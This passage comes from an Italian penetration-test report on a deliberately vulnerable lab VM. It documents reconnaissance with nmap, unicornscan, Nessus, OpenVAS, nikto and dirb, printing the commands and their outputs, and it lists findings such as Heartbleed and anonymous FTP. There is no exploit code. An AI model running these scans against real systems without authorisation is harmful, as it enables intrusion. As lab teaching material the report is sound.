Inoltre, unendo quest’informazione con la scansione attiva realizzata da *nmap*, è lecito dedurre che molto probabilmente la versione del kernel utilizzata dall’asset sia proprio la versione *3.13*.

## 2.4 Target Enumeration

Adesso che si è a conoscenza della versione del kernel e dell’indirizzo dell’asset, si può procedere con una scansione più approfondita per conoscere i servizi offerti e le porte aperte. Si eseguirà prima una scansione utilizzando il protocollo *TCP* e successivamente si realizzerà una scansione utilizzando il protocollo *UDP*.

### 2.4.1 TCP Port Scanning

#### Esecuzione di *nmap -sS*

Per scovare le porte che sono aperte sull’asset viene effettuata una *SYN Scan* sfruttando *nmap*, ovvero la macchina **Kali** invierà un pacchetto *SYN* su ogni porta specificata e, in base

alla risposta ricevuta, nmap interpreterà la porta come *aperta*, *chiusa* o *filtrata*. Per realizzare questo tipo di scansione basta lanciare il seguente comando:

```
1 nmap -sS -p- 10.0.2.0/24
```

dove con l'argomento `-p-` si specificano tutte le porte [4].

In seguito all'esecuzione del comando, l'output è il seguente:

```
(kali㉿kali)-[~]
$ sudo nmap -sS -p- 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-19 18:23 CEST
Nmap scan report for 10.0.2.4
Host is up (0.0012s latency).
Not shown: 65370 filtered tcp ports (no-response), 158 filtered tcp ports (port-unreach)
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
80/tcp    open     http
443/tcp   open     https
465/tcp   closed   smtps
993/tcp   open     imaps
995/tcp   open     pop3s
MAC Address: 08:00:27:64:FE:E2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 152.76 seconds
```

**Figura 2.8:** Risultato della *SYN Scan* con nmap

Analizzando il risultato ottenuto, il primo dato che risalta è che le porte rilevate come aperte sono uguali a quelle individuate già in precedenza (Figura 2.5), mentre il secondo è che tutte le porte restanti sono **filtrate** e non **chiuse**. Questo risultato ci porta a supporre la presenza di un **Firewall/IDS** sulla macchina e questo richiede un ulteriore approfondimento.

### Esecuzione di nmap `-sF`

Un approfondimento che si può tentare è quello di eseguire una tipologia di scansione che sia diversa dalla *SYN Scan*, anche per stabilire se i meccanismi di filtraggio agiscono solo su pacchetti di tipo **SYN**. Una tipologia di scansione che vale la pena di tentare è la *FIN Scan*, ovvero una scansione dove invece di inviare pacchetti **SYN** vengono inviati pacchetti **FIN**. Tuttavia, questa tipologia di scansione è meno precisa perché se non riceve risposta non riesce a distinguere se la porta interrogata è aperta o filtrata (per via dell'attesa, ovviamente, è molto più lenta rispetto alla *SYN Scan*), ma se riceve una risposta di tipo *RST* o *ICMP Port Unreachable* riesce correttamente a dire che la porta è chiusa [4]. Per eseguire questo tipo di scansione basta eseguire il seguente comando:

```
1 nmap -sF -T5 -p- 10.0.2.4
```

Una volta eseguito, il risultato ottenuto è il seguente:

```
(root㉿kali)-[~/home/kali]
└─# nmap -sF -T5 -p- 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-20 15:21 CEST
Nmap scan report for 10.0.2.4
Host is up (0.00079s latency).
Skipping host 10.0.2.4 due to host timeout
Nmap done: 1 IP address (1 host up) scanned in 900.33 seconds
```

**Figura 2.9:** Risultato della *FIN Scan* con nmap

Come si evince immediatamente, dopo 15 minuti di attesa la scansione è terminata per via del *timeout* di default impostato da nmap non portando alcun risultato significativo.

#### Esecuzione di nmap **-sA**

Un ulteriore strategia da seguire è quella di effettuare un tipo di scansione diversa che sia più diretta all’individuazione di meccanismi di filtraggio. Una scansione adatta allo scopo è la *ACK Scan*, che è più complessa da bloccare e consiste nell’inviare pacchetti solo con il flag *ACK* aspettandosi in ritorno un pacchetto *RST* nel caso in cui la porta è aperta o chiusa (se non riceve risposta o riceve un pacchettp *ICMP* allora la porta è filtrata [4]). Per iniziare questo tipo di scansione basta eseguire il seguente comando:

```
1 nmap -sA -T5 -p- 10.0.2.4
```

dove con l’opzione *-T5* si specifica un’opzione di temporizzazione che indica ad nmap di andare alla massima velocità possibile. Non c’è il rischio di causare problemi di rete all’asset adottando questo comportamento poichè esso si trova in un ambiente simulato.

In seguito all’esecuzione del comando, l’output è il seguente:

```
(kali㉿kali)-[~]
└─$ sudo nmap -sA -p- -oX report-ack.xml -T5 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-19 18:49 CEST
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 65436 filtered tcp ports (no-response), 92 filtered tcp ports (port-unreach)
PORT      STATE      SERVICE
21/tcp    unfiltered  ftp
22/tcp    unfiltered  ssh
80/tcp    unfiltered  http
443/tcp   unfiltered  https
465/tcp   unfiltered  smtps
993/tcp   unfiltered  imaps
995/tcp   unfiltered  pop3s
MAC Address: 08:00:27:64:FE:E2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 86.65 seconds
```

**Figura 2.10:** Risultato della *ACK Scan* con nmap

Come è evidente dal risultato ottenuto, non si può che confermare la presenza di un meccanismo di filtraggio sull'asset.

#### Esecuzione di nmap –sV

A questo punto, ponendo l'attenzione solo sulle porte aperte, il prossimo passo da effettuare è quello di stabilire quali sono i servizi associati alle varie porte e quali sono le versioni di questi. Per questa tipologia di compito, è necessaria una scansione di tipo *Version Detection* che ha lo scopo di inviare pacchetti specifici e confrontare le risposte ottenute con delle **firme** specifiche [4]. Per eseguire questo tipo di scansione e ottenere anche un report dettagliato basta eseguire il seguente comando:

```
1 nmap -sV -p- -oX report.xml -T5 10.0.2.4
```

Una volta eseguito il comando, l'output sarà il seguente:

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- -oX report.xml -T5 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-19 18:39 CEST
Nmap scan report for 10.0.2.4
Host is up (0.0017s latency).
Not shown: 65439 filtered tcp ports (no-response), 89 filtered tcp ports (port-unreach)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.4a
22/tcp    open  ssh     OpenSSH 5.9p1 Debian 5 Subuntu1.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.2.22 ((Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1)
443/tcp   open  ssl/http Apache httpd 2.2.22 ((Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1)
465/tcp   closed smtps
993/tcp   open  ssl/imap Dovecot imapd
995/tcp   open  ssl/pop3 Dovecot pop3d
MAC Address: 08:00:27:64:FE:E2 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.74 seconds
```

**Figura 2.11:** Risultato della *Version Detection* con nmap

Il report dettagliato della scansione è stato esportato in formato XML e successivamente convertito in formato *HTML* per una consultazione più agevole. Ad ogni modo, dal report si evince che alle porte aperte corrispondono i servizi che convenzionalmente sono esposti su di esse ed nmap è stato in grado di risalire anche alle versioni di quasi tutti i servizi esposti.

#### Esecuzione di nmap –A

Un raffinamento della *Version Detection* precedente si può ottenere eseguendo una tipologia particolare di scansione offerta da nmap. Questa scansione è chiamata *Aggressive Scan* ed è una scansione che esegue contemporaneamente le seguenti scansioni:

- Version Detection

- OS Fingerprinting
- Traceroute
- Script Scan

L'ultima in particolare è una scansione che esegue gli script appartenenti alla categoria *default* di nmap. Questi possono tornare molto utili poichè in grado recuperare molte più informazioni di quante potrebbe ricavare la *Version Detection* da sola [4]. Per eseguire questa tipologia di scansione e ottenere un report dettagliato basta eseguire il seguente comando:

```
1 nmap -A -T5 -p- -oX report-aggressive.xml 10.0.2.4
```

Una volta eseguito, il risultato sarà il seguente:

```
(kali㉿kali)-[~]
$ sudo nmap -A -T5 -p- -oX report-aggressive.xml 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-19 18:53 CEST
Nmap scan report for 10.0.2.4
Host is up (0.001s latency).
Not shown: 65441 filtered tcp ports (no-response), 87 filtered tcp ports (port-unreach)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.4a
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
22/tcp    open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 62e39933169e8a395f6fbb858b1374d9 (DSA)
|   2048 90f015b41e401f27a08b310041816d50 (RSA)
|_  256 07fc51727a6b9fc2d9c2586c211a403c (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1)
|_http-title: Lazy Admin Corp.
|_http-server-header: Apache/2.2.22 (Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1
443/tcp   open  ssl/http Apache httpd 2.2.22 ((Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1)
|_http-title: Lazy Admin Corp.
|_ssl-date: 2023-05-19T16:54:38+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=webhost
| Not valid before: 2023-05-19T16:19:26
| Not valid after:  2033-05-16T16:19:26
|_http-server-header: Apache/2.2.22 (Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1
465/tcp   closed smtps
993/tcp   open  ssl/imap Dovecot imapd
|_imap-capabilities: Pre-login more ENABLE have OK post-login ID capabilities AUTH=PLAIN listed AUTH=LOGIN A00
|_SASL-IR IDLE IMAP4rev1 LITERAL+ LOGIN-REFERRALS
```

**Figura 2.12:** Risultato della *Aggressive Scan* con nmap

Rispetto alla semplice *Version Detection*, grazie agli **script** eseguiti durante la scansione sono state recuperate altre informazioni che potrebbero tornare utili come chiavi *SSH*, possibilità di accesso anonimo su *FTP*, ecc. Il report dettagliato è stato esportato e convertito in *HTML* per una consultazione più agevole.

## 2.4.2 UDP Port Scanning

### Esecuzione di `unicornscan`

Terminata la scansione delle porte *TCP*, il prossimo passo da eseguire è la scansione delle porte *UDP*. Per realizzare questo passo è stato utilizzato `unicornscan`, il quale supporta

le scansioni di tipo *UDP* e permette di impostare il numero di **pacchetti al secondo** da inviare per realizzare la scansione [11]. Per effettuare una scansione sull’asset basta eseguire il seguente comando:

```
1 unicornscan -m U -Iv 10.0.2.4:1-65535 -r 1000
```

dove con **-m U** si indica che la scansione da eseguire userà il protocollo *UDP*, con **-Iv** si forza la visualizzazione dei risultati appena questi sono disponibili e che attiviamo la modalità *verbose* (vengono stampati anche output non necessari ai fini del risultato finale) e, infine con **-r** si indica il numero di pacchetti al secondo da inviare [6].

Una volta eseguito il comando, l’output sarà il seguente:

```
(kali㉿kali)-[~]
$ sudo unicornscan -m U -Iv 10.0.2.4:1-65535 -r 1000
adding 10.0.2.4/32 mode 'UDPscan' ports `1-65535` pps 1000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 1 Minutes, 12 Seconds
UDP open 10.0.2.3:67 ttl 255
sender statistics 961.0 pps with 65544 packets sent total
listener statistics 1 packets received 0 packets dropped and 0 interface drops
UDP open          bootps[   67]           from 10.0.2.3 ttl 255
```

**Figura 2.13:** Risultato scansione *UDP* con `unicornscan`

Come è possibile notare dal risultato ottenuto viene riscontrata una porta *UDP* aperta ma, se osserviamo attentamente, questa si trova sull’host *10.0.2.3* e non sull’asset (che ha indirizzo *10.0.2.4*).

### Anomalia riscontrata

Sebbene non sembra esserci una ragione in particolare per cui `unicornscan` abbia trovato questa porta aperta sull’host *10.0.2.3*, si è deciso di approfondire realizzando ulteriori scansioni, alcune anche riducendo il **numero di pacchetti al secondo** e il numero di porte scansionate.

I risultati sono stati i seguenti:

```
(kali㉿kali)-[~]
$ sudo unicornscan -m U -Iv 10.0.2.3:1-65535 -r 900
adding 10.0.2.3/32 mode 'UDPscan' ports `1-65535` pps 900
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 1 Minutes, 19 Seconds
sender statistics 881.6 pps with 65544 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops

(kali㉿kali)-[~]
$ sudo unicornscan -m U -Iv 10.0.2.3:1-1024 -r 300
adding 10.0.2.3/32 mode 'UDPscan' ports `1-1024` pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 1.02e+03 total packets, should take a little longer than 10 Seconds
sender statistics 295.3 pps with 1030 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops

(kali㉿kali)-[~]
$ sudo unicornscan -m U -Iv 10.0.2.3:1-1024 -r 300
adding 10.0.2.3/32 mode 'UDPscan' ports `1-1024` pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 1.02e+03 total packets, should take a little longer than 10 Seconds
UDP open 10.0.2.3:67 ttl 255
```

**Figura 2.14:** Risultato scansioni *UDP* aggiuntive con `unicornscan`

Da questi risultati emerge che con ulteriori scansioni, questa volta effettuate sull'host 10.0.2.3, tale porta viene rilevata solo una volta.

Tuttavia, tornando per un attimo al risultato ottenuto nella Figura 2.13, alla porta 67 del protocollo *UDP* viene associato un servizio denominato **bootps** (come si evince anche dall'elenco delle porte note [1]). Effettuando delle ricerche a proposito, quello che si scopre è che il servizio in realtà si chiama **BOOTSTRAP** ed è l'equivalente *UDP* del servizio **DHCP** [9]. A tal proposito, immaginando che il comportamento sia molto simile a **DHCP**, è lecito supporre che l'host 10.0.2.3 periodicamente invii dei pacchetti *UDP* a tutti gli host della rete (ricordando che esso è un host "fittizio" della rete virtuale). A questo punto, essendo che per stabilire se una porta *UDP* è aperta ci si aspetta un pacchetto *UDP* in risposta oppure nessuna risposta (se si riceve un messaggio *ICMP* allora la porta è chiusa), nel momento in cui riceviamo una risposta *UDP* allora etichettiamo la porta di origine come aperta [8]. Quindi `unicornscan`, per come è stato realizzato, non scarta i messaggi *UDP* provenienti da altri host (fortunatamente indica l'host di origine nel risultato) e, per tale ragione, se un altro host invia un pacchetto *UDP* alla macchina **Kali** allora `unicornscan` non perde occasione di segnalare porta e host di origine del pacchetto etichettandola come *aperta* anche se il pacchetto non proviene dall'host interessato dalla scansione [11].

### Osservazioni finali

In virtù delle osservazioni fatte e dai risultati ottenuti dalla scansione, possiamo quindi stabilire che l'asset non ha porte *UDP* aperte e che l'host 10.0.2.3 ha la porta 67 aperta con la quale invia pacchetti **bootps** a tutti gli host della rete per indicare tramite *UDP* qual è il loro rispettivo indirizzo IP.

## 2.5 Vulnerability Mapping


Ora che sono stati rilevati i vari servizi attivi sull'asset si può procedere con l'analisi delle vulnerabilità presenti.

### 2.5.1 Scansione vulnerabilità con *Nessus*


La prima scansione delle vulnerabilità presenti è stata realizzata con *Nessus*, strumento commerciale di analisi delle vulnerabilità molto potente che, fortunatamente, offre un piano gratuito (seppur abbastanza limitato). Una volta avviato lo strumento e aggiornato, è stata

scelta l'opzione **basic network scan** ed è stato creato un task di analisi con scansione su **tutte le porte** sul solo asset.

In seguito all'esecuzione del task, un primo risultato grafico dei rilevamenti è il seguente:



(a) Rilevamenti di *Nessus*



(b) Grafico a torta dei rilevamenti di *Nessus*


**Figura 2.15:** Risultati di *Nessus*

I risultati dettagliati della scansione sono consultabili nella cartella *Report* aprendo il file con nome **De-ICE\_scan\_nessus.pdf** mentre il solo elenco è presente nel file **De-ICE\_scan\_nessus-elenco.pdf**.

### 2.5.2 Scansione vulnerabilità con *OpenVAS*

In seguito alla scansione con *Nessus*, è stata realizzata una scansione anche con *OpenVAS*, altro strumento molto potente e liberamente utilizzabile. Anche in questo caso è stato rea-lizzato un task di scansione che prevedesse la scansione di tutte le porte presenti sull'asset, personalizzando opportunamente i vari campi. In seguito all'esecuzione della scansione, durata molto più tempo rispetto alla scansione di *Nessus*, una vista grafica dei risultati è illustrato nella Figura 2.16:

A differenza di *Nessus*, in questo caso è stata impostata anche una soglia di **Quality of Detection**, la quale permette di escludere dal resoconto possibili falsi positivi rilevati per mezzo del motore euristico di *OpenVAS*. Si è deciso, a questo scopo, di lasciare la minima *QoD* di default che è 70%, la quale ha permesso di escludere circa 200 rilevamenti che, molto probabilmente, sono dei semplici falsi positivi. Anche in questo caso i risultati dettagliati sono consultabili nella cartella *Report* aprendo il file **De-ICE\_scan\_openvas.pdf**

**Figura 2.16:** Risultati di *OpenVAS*

### 2.5.3 Wrap-up dei due report

Quello che possiamo notare dalla consultazione dei due report è che i due tool hanno rilevato problematiche differenti. Ad esempio, *Nessus* ha identificato una grave problematica di **ProFTPD** che permette l'accesso non autorizzato al file system e la presenza di una versione di **SSL** affetta dalla problematica conosciuta come **HeartBleed**, mentre *OpenVAS* ha rilevato che il Sistema Operativo è deprecato e ha raggiunto l'**End of Life** e che la versione di **SSL/TLS** utilizzata sfrutta cifrari che sono crittograficamente deboli al giorno d'oggi.


### 2.5.4 Scansione vulnerabilità web con *Nessus*

Essendo che l'asset offre anche il servizio **web**, si è vista la necessità di effettuare delle scansioni *ad-hoc* per questo tipo di servizio essendo che sono molto diffuse le vulnerabilità di questo tipo e, allo stesso tempo, possono essere anche molto pericolose.

Dal momento che *Nessus* offre una tipologia apposita di task per le scansioni web, chiamata **web application tests**, ne è stato realizzato uno che effettuasse un'analisi quanto più esaustiva possibile modificando opportunamente i parametri di scansione.

In seguito all'esecuzione del task, una prima vista grafica dei risultati è rappresentata di seguito nella Figura 2.17.

Anche in questo caso un report dettagliato dove consultare le vulnerabilità rilevate è presente nella cartella *Report* con il nome **De-ICE\_nessus\_web.pdf**, così come anche un elenco dei rilevamenti con il nome **De-ICE\_nessus\_web-elenco.pdf**.



(b) Grafico a torta dei rilevamenti web di Nessus

**Figura 2.17:** Risultati web di Nessus

### 2.5.5 Altre scansioni di vulnerabilità web

In seguito alla scansione effettuata con *Nessus*, si è deciso di effettuare ulteriori scansioni sfruttando altri tool, alcuni anche specifici per determinati contenuti.

#### Scansione con whatweb

Per verificare l'eventuale presenza di CMS come *Wordpress* o *Joomla*, i quali richiedono ulteriori approfondimenti con strumenti specifici, si è deciso di utilizzare lo strumento *whatweb*, incaricato di rilevare la presenza di questi dietro un servizio web.

Per eseguire lo strumento basta lanciare il seguente comando:

```
1 whatweb 10.0.2.4
```

Eseguendo il comando, il risultato che si ottiene è il seguente:

```
[kali㉿kali)-[~] Content-Length: 1782
└─$ whatweb 10.0.2.4
http://10.0.2.4 [200 OK] Apache[2.2.22][mod_ssl/2.2.22], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.22 (Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1], IP[10.0.2.4], OpenSSL[1.0.1], Title[Lazy Admin Corp.]
```

**Figura 2.18:** Risultato esecuzione di whatweb

Dal momento che non sono stati rilevati CMS, non si approfondirà ulteriormente l'argomento.

## Scansione con wafw00f

In vista dell'esecuzione di scansioni di vulnerabilità web, potrebbe essere conveniente accertarsi della presenza o meno di un **Web Application Firewall**. In realtà, essendo che l'asset è una macchina virtuale posta all'interno di una rete virtuale, difficilmente potrebbe essere configurata per operare, ad esempio, con un *WAF* come *Cloudflare* o simili. Tuttavia, essendo che nelle prime scansioni si è notato che le porte non rilevate come aperte erano tutte filtrate, vale la pena di approfondire sulla presenza di un eventuale *WAF*. Per rilevare la presenza di un **Web Application Firewall**, si è deciso di utilizzare `wafw00f`. Per eseguire lo strumento basta lanciare il seguente comando:

1 wafw00f 10.0.2.4

In seguito all'esecuzione del comando, il risultato è il seguente:

```
(kali㉿kali)-[~] ~$ wafw00f 10.0.2.4 <html>
<title>Lazy Admin Corp.</title>
<style type="text/css">
    .woof {
        border-width: 1px;
        border-spacing: 10px;
        border-style: dashed;
        border-color: gray;
        border-collapse: separate;
    }
</style>
<div>
    <img alt="Woof logo" class="woof" data-bbox="100 100 200 200"/>
    Woof!
</div>
<div>
    <img alt="404 logo" data-bbox="100 250 200 350"/>
    404 Hack Not Found
</div>
<div>
    <img alt="405 logo" data-bbox="100 350 200 450"/>
    405 Not Allowed
</div>
<div>
    <img alt="403 logo" data-bbox="100 450 200 550"/>
    403 Forbidden
</div>
<div>
    <img alt="500 logo" data-bbox="100 550 200 650"/>
    500 Internal Error
</div>
<div>
    Active scan
</div>
<div>
    of any selected alert will be displayed here.
</div>
<div>
    manually add alerts by right clicking on the relevant line in the history and selecting 'Add
    to history'.
</div>
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking https://10.0.2.4
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```


**Figura 2.19:** Risultato esecuzione di wafw00f

Dal risultato ottenuto, possiamo concludere che non sono presenti WAF (come ipotizzato in precedenza) e quindi non sarà necessario prendere particolari precauzioni nelle fasi successive.

## Scansione con OWASP ZAP

Visti gli accertamenti precedenti, si è deciso quindi di utilizzare un altro strumento apposito per scansioni *generali* di vulnerabilità web (e non specifico) che si chiama OWASP

ZAP e, all'apertura del tool, ci viene richiesta la tipologia di scansione da effettuare e il target della scansione. Scegliendo la scansione chiamata **Automated Scan**, è possibile osservare il seguente risultato:



**Figura 2.20:** Risultato esecuzione di *Owasp ZAP*

Anche questa volta non sono state trovate nuove vulnerabilità rilevanti, infatti, anche quest'altro tool ha semplicemente rilevato **HeartBleed** come vulnerabilità grave e altre vulnerabilità minori come la mancanza di controlli *Anti-Clickjacking*. Il report dettagliato è possibile consultarlo nella *Report* con il nome **De-ICE-ZAP-Report.html**.

## Scansione con nikto

Visto che ZAP ha rilevato delle vulnerabilità minori che non erano state rilevate da Nessus, vale la pena approfondire ulteriormente con un altro strumento chiamato nikto. Anche con tale strumento è possibile effettuare una scansione web di un host e, per effettuarla, basta lanciare il seguente comando:

```
nikto -h http://10.0.2.4 -C all -Format html -o report.html
```

dove con `-C all` oltre ad effettuare la scansione esegue anche un'enumerazione dei contenuti del web server.

Eseguendo il comando, l'output parziale ottenuto è il seguente:

**Figura 2.21:** Risultato parziale esecuzione di nikto

Possiamo notare come con `nikto` abbiamo trovato altre problematiche relative ad SSL, in particolare una versione deprecata di `mod_ssl` che potrebbe permettere l'esecuzione di codice arbitrario. Inoltre, è stata realizzata anche l'enumerazione dei contenuti trovando alcune pagine interessanti come *webmail* e *forum*. Anche in questo caso il report dettagliato è consultabile nella cartella *Report* con il nome `nikto-report.html`.

### 2.5.6 Rilevamento path visitabili con `dirb`

Essendo che la scansione dei path visitabili di un web server è basata su wordlist di nomi più comuni, nel momento in cui si cambia la wordlist si possono avere risultati abbastanza diversi. Al fine di trovare quanti più contenuti possibili è stato utilizzato anche il tool `dirb`, il quale si occupa proprio di fare *crawling* ed estrarre quante più pagine possibile. Per effettuare una scansione con `dirb` basta semplicemente lanciare il seguente comando:

```
1 dirb https://10.0.2.4 -o report
```

Eseguendo il comando, un risultato parziale è il seguente:

```
(kali㉿kali)-[~]
$ dirb https://10.0.2.4 -o dirb-scan.txt

DIRB v2.22
By The Dark Raver

OUTPUT_FILE: dirb-scan.txt
START_TIME: Sat Jun 3 12:00:14 2023
URL_BASE: https://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: https://10.0.2.4/ ---
+ https://10.0.2.4/cgi-bin/ (CODE:403|SIZE:210)
⇒ DIRECTORY: https://10.0.2.4/forum/
+ https://10.0.2.4/index (CODE:200|SIZE:1782)
+ https://10.0.2.4/index.html (CODE:200|SIZE:1782)
⇒ DIRECTORY: https://10.0.2.4/phpmyadmin/
+ https://10.0.2.4/server-status (CODE:403|SIZE:215)
⇒ DIRECTORY: https://10.0.2.4/webmail/
--- Entering directory: https://10.0.2.4/webmail/ ---
+ https://10.0.2.4/webmail/class (CODE:403|SIZE:215)
⇒ DIRECTORY: https://10.0.2.4/webmail/config/
+ https://10.0.2.4/webmail/functions (CODE:403|SIZE:219)
+ https://10.0.2.4/webmail/help (CODE:403|SIZE:214)
⇒ DIRECTORY: https://10.0.2.4/webmail/images/
+ https://10.0.2.4/webmail/include (CODE:403|SIZE:217)
+ https://10.0.2.4/webmail/index.php (CODE:302|SIZE:0)
+ https://10.0.2.4/webmail/locale (CODE:403|SIZE:216)
⇒ DIRECTORY: https://10.0.2.4/webmail/plugins/
⇒ DIRECTORY: https://10.0.2.4/webmail/src/
⇒ DIRECTORY: https://10.0.2.4/webmail/themes/
--- Entering directory: https://10.0.2.4/forum/backup/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: https://10.0.2.4/forum/config/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: https://10.0.2.4/forum/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: https://10.0.2.4/forum/includes/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: https://10.0.2.4/forum/install/ ---
+ https://10.0.2.4/forum/install/index (CODE:302|SIZE:0)
+ https://10.0.2.4/forum/install/index.php (CODE:302|SIZE:0)
+ https://10.0.2.4/forum/install/install (CODE:200|SIZE:12898)
--- Entering directory: https://10.0.2.4/forum/js/ ---
```

